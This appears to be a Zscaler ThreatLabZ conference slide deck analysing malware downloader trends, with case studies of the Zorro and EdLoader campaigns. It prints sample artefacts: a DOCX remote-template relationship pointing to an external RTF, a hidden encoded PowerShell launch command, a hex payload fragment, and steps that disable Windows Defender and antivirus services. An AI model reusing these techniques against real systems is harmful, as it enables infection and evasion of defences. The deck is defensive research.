zscaler™

# Emerging trends in malware downloaders

Deepen Desai, Dr. Nirmal Singh, Avinash Kumar
ThreatLabZ

VB2020 localhost

# Agenda

- Introduction
- Threat Landscape & Malware Downloaders
- Look at case studies

# Introduction

- Continuous evolution of threat landscape


- Increase in attacks involving multi-stage payloads

- Usage of evasive downloader payloads to fingerprint the target

- Malware downloaders are non-persistent & performs various checks

- Trends in malware downloader payloads from 2019-2020

# Thriving underground economy



Infection Flow

Initial Delivery Vector (pay per click revenue)

Compromised Websites

Malvertising

Botnet

Phishing campaigns

Exploit & Delivery Payloads (pay per install revenue)

Exploit Kits

Downloader & Droppers


Malware Payloads

Ransomware & Scareware

RAT & Infostealers

Coin Miners

# Typical infection lifecycle



Malspam or targeted campaigns

Invoices, Shipping labels, Bank statements
E-mails with link or attachment

Malware Downloaders

Multi-stage payloads responsible for downloading malware

FINGERPRINTING & EVASION


System analysis
ID research tools
Activity Tracking


Social engineering to run
Icon, extension, hidden message, etc

MALWARE PAYLOAD

RAT / Infostealer
Ransomware
CoinMiners

# Downloader Malware Trends





- Documents represent more than 50% of malware downloaders
- Executables are second most popular at 23%

- Emotet, EdLoader, and Upatre are most prevalent
- Targeted attacks involving Dridex and Trickbot downloaders leading to Ransomware

# Study Approach

- Large scale analysis on a data set of tens of thousands of real-world samples
- Malware Downloader samples collected from 2019 to 2020 in the Zscaler Cloud
- Clustering of samples using static, heuristic, and behavioral similarities
- Review malware downloader campaign case studies outlining


  obfuscation techniques, delivery mechanisms, anti-analysis & evasion techniques.

# Case Study #1 -  Win32.Downloader.Zorro

- Use of COVID related filename and e-mail templates. Threat actors attributed as Gorgon, were trying to take advantage of COVID-19 lures

- This malware campaign is having multiple stages of downloader activity to deploy the final payload on the victim's machine.

- Targeting a variety of industries such as Telecom, Finance, Manufacturing, Technology.




# Case Study #1 - Win32.Downloader.Zorro - Key points

- Malware name is based on campaign name in config of the final payload.
- Frequent changes in the stages of infection chain but overall attack techniques remains same.
- Usage of Gitlab to host payloads
- Getting more sophisticated over time
  - Dedicated CnC server infrastructure
  - No longer using URL shortening services - no more infection stats
  - No open directories
- Threat actor interested in financial data from the target organizations as evident from the screen logging keywords configured in the final payload - RemcosRAT.
- Looking for banks, casinos, money transfer sites, cryptocurrency related information.

# Case Study #1 - Win32.Downloader.Zorro

- The DOCX file uses a simple template injection technique to download the next stage payload
- Downloaded template is a RTF document which contains a very old trick to convince users to enable macros. It repeatedly shows a popup window until the user gets frustrated and clicks enable macros.




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/
    relationships/attachedTemplate" Target="https://testarea.hostigger.com/css/test.rtf?
    raw=true" TargetMode="External"/>
</Relationships>
```

```
ubuntu@ubuntu-laptop:~/Downloads/covid-git$ rtfdump.py test.rtf | grep Excel
  161    Level  4     c=    0 p=00002a99 l=      39 h=    14 b=      0   u=     12 \*\objclass Excel.SheetMacroEnabled.12
  190    Level  4     c=    0 p=000121f7 l=      39 h=    14 b=      0   u=     12 \*\objclass Excel.SheetMacroEnabled.12
  219    Level  4     c=    0 p=00021955 l=      39 h=    14 b=      0   u=     12 \*\objclass Excel.SheetMacroEnabled.12
  248    Level  4     c=    0 p=000310b3 l=      39 h=    14 b=      0   u=     12 \*\objclass Excel.SheetMacroEnabled.12
  277    Level  4     c=    0 p=00040811 l=      39 h=    14 b=      0   u=     12 \*\objclass Excel.SheetMacroEnabled.12
  306    Level  4     c=    0 p=0004ff6f l=      39 h=    14 b=      0   u=     12 \*\objclass Excel.SheetMacroEnabled.12
  335    Level  4     c=    0 p=0005f6cd l=      39 h=    14 b=      0   u=     12 \*\objclass Excel.SheetMacroEnabled.12
  364    Level  4     c=    0 p=0006ee2b l=      39 h=    14 b=      0   u=     12 \*\objclass Excel.SheetMacroEnabled.12
ubuntu@ubuntu-laptop:~/Downloads/covid-git$
```

# Case Study #1 -  Win32.Downloader.Zorro

- RTF document contains an Excel sheet containing macros embedded
- Command saved as reversed string in document properties as comment.
- Downloads an executable which is again a downloader having an encrypted PowerShell which loads itself during runtime.



```
004094B4 | .  09CA            OR EDX,ECX
004094B6 | .  8D8B B40F000    LEA ECX,DWORD PTR DS:[EBX+FB4]
004094BC | .  8D7426 00       LEA ESI,DWORD PTR DS:[ESI]
004094C0 | >  3110            XOR DWORD PTR DS:[EAX],EDX
004094C2 | .  83C0 04         ADD EAX,4
004094C5 | .  39C1            CMP ECX,EAX
004094C7 | .^ 75 F7           JNZ SHORT 62799621.004094C0
004094C9 | .  0FB68424 700    MOVZX EAX,BYTE PTR SS:[ESP+170]
004094D1 | .  3083 B40F000    XOR BYTE PTR DS:[EBX+FB4],AL

Jump is taken
004094C0=62799621.004094C0
```

```
Registers (FPU)
EAX 003D95D8
ECX 003DA4BC
EDX 78787878
EBX 003D9508 ASCII 70,"owershell -w 1 -exec bypass -ec JABjA
ESP 0022ED90
EBP 0000003F
ESI 00780000
EDI 003D9508 ASCII 70,"owershell -w 1 -exec bypass -ec JABjA

EIP 004094C7 62799621.004094C7

C 0  ES 0023 32bit 0(FFFFFFFF)
```

```
Address  | Hex dump                                        | ASCII
003D94F8 | 00 00 00 00 00 00 00 00 FC 01 FC 01 09 07 18 00 | ........ü■ü■.■■.
003D9508 | 70 6F 77 65 72 73 68 65 6C 6C 20 2D 77 20 31 20 | powershell -w 1 
003D9518 | 2D 65 78 65 63 20 62 79 70 61 73 73 20 2D 65 63 | -exec bypass -ec
003D9528 | 20 4A 41 42 6A 41 47 38 41 62 51 41 67 41 44 30 |  JABjAG8AbQAgAD0
003D9538 | 41 49 41 41 69 41 46 55 41 64 77 42 43 41 47 77 | AIAAiAFUAdwBCAGw
003D9548 | 41 51 51 42 49 41 46 45 41 51 51 42 4D 41 46 45 | AQQBIAFEAQQBMAFE
003D9558 | 41 51 67 42 4F 41 45 45 41 53 41 42 42 41 45 45 | AQgBOAEEASABBAEE
003D9568 | 41 56 51 42 42 41 45 49 41 65 51 42 42 41 45 63 | AVQBBAEIAeQBBAEc
003D9578 | 41 56 51 42 42 41 46 6F 41 5A 77 42 43 41 47 77 | AVQBBAFoAZwBCAGw
```

```
0022ED90  003DA4C8
0022ED94  00000FC0
0022ED98  00000000
0022ED9C  0022EF04
0022EDA0  00000002
0022EDA4  0035069C  ASCII "îþîþîþîþîþîþîþîþîþîþîþîþ
0022EDA8  00000638
0022EDAC  0000001C
0022EDB0  00000028
0022EDB4  00240640
0022EDB8  00001008
```

Decrypting PowerShell code

# Case Study #1 - Win32.Downloader.Zorro

PowerShell script disables Windows Defender and windows update service.

Downloads and executes stage 2 multi-layer obfuscated PowerShell script from gitlab[.]com

**Stage 2 script performs the following tasks:**


- Create directory “$env:temp\\drivers”
- Checks if it has admin rights through the security identifier

If yes:

- ❑ Disable Real Time Monitoring
- ❑ Add the following path to exclusion list for WinDefender:
  - “$env:temp\\drivers”
  - “C:\\Users\\supportaccount\\”
  - &$env:ProgramData\\temp”
- ❑ Set SmartScreenEnabled = Off
- ❑ Set WinDefender settings at various registry keys
  - DisableEnhancedNotifications = True
  - DisableNotifications = True
- ❑ Stop and delete following services (Malwarebytes antivirus):
  - MBAMService
  - MBAMProtection
- ❑ Creates services


# Case Study #1 - Win32.Downloader.Zorro

- Finally it will download, decrypt and execute the injector RunPE component which will decrypt and inject code into the specified process.
- Payloads downloaded from Gitlab in this campaign: Azorult Infostealer.
- The injector is .NET compiled executable, obfuscated using Confuser.



```
@$4D,@$5A,@$90,@$00,@$03,@$00,@$00,@$00,@$04,@$00,@$00,@$00,@$FF,@$FF,@$00,@$00,@$B8,@$00,@$00,@$00,@$00,@$00,@$00,@$0
```

Hex Encoded payload hosted at gitlab




```
// Token: 0x02000004 RID: 4
public class Givara
{
    // Token: 0x0600002C RID: 44 RVA: 0x00002A8C File Offset: 0x00000C8C
    public static void FreeDom(string FTONJ, byte[] coco)
    {
        Coci coci = new Coci();
        coci.Dodo(FTONJ, coco);
    }
}
```

Deobfuscated code

# Case Study #2 - Win32.Downloader.EdLoader

- Also known as GuLoader, prevalent in the wild in 2020.
- Initial infection vector starts with a spam email.
- Malicious document attachment or a link to download the malicious document.
- Uses macro or an exploit to download the payload.
- Leveraging Google drive, OneDrive to download final payload.
- Many anti-analysis tricks used to hinder analysis.

